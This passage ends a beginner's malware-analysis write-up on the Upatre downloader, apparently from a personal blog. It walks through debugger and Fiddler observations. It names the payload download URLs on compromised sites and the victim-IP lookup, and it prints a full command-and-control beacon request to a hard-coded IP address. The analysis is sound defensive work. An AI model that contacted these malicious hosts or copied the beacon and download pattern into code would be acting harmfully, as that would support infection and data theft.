
After this it gets IP of the victim using `checkip.dyndns.com` :



Also, there is a typo in user-agent string:



and parses IP from returned file:



It tries to download `questd.pdf` from `http://penangstreetfood.net/wp-content/uploads/questd.pdf` and `http://yumproject.com/wp-content/uploads/2014/11/questd.pdf` without success.

The image shows two screenshots. The top one is a debugger window showing assembly code with instructions like `push dword ptr ds:[ebx+1150]` and `push ecx`, and registers such as `EBP 0019FF20` and `EIP 00401673`. The bottom screenshot is the Progress Telerik Fiddler Web Debugger interface, displaying a list of HTTP requests. Request #1 is a 502 error to `penangstreetfood.net /wp-content/uploads/questd.pdf`. Request #2 is a 200 response from `checkp.dyndns.org /`. The interface also includes various toolbars and tabs like 'Headers', 'SyntaxView', 'WebForms', etc.

Sends `GET` requests to `95.181.46.38` with client related information, last string derives from victim's IP address, `B` is instead of `.`

The image shows a close-up of the 'Raw' tab in Fiddler Web Debugger. It displays the raw HTTP request: `GET http://95.181.46.38:14306/0903uk22/DESKTOP-D6R0TUG/0/62/0/FEKBFGBGMF HTTP/1.1`, followed by headers: `User-Agent: Mozilla/5.0`, `Host: 95.181.46.38:14306`, and `Pragma: no-cache`.

That's all... `Upatre`'s main function is to download malicious files.

Note

If you prefer you can use my script to extract payload instead of doing it manually:

I know, I overlook many things related to `Upatre`, due to my limited knowledge, if you find something interesting please contact me.

I'm new to reversing malware and any kind of feedback is helpful for me.

Twitter: [@_qaz_qaz](#)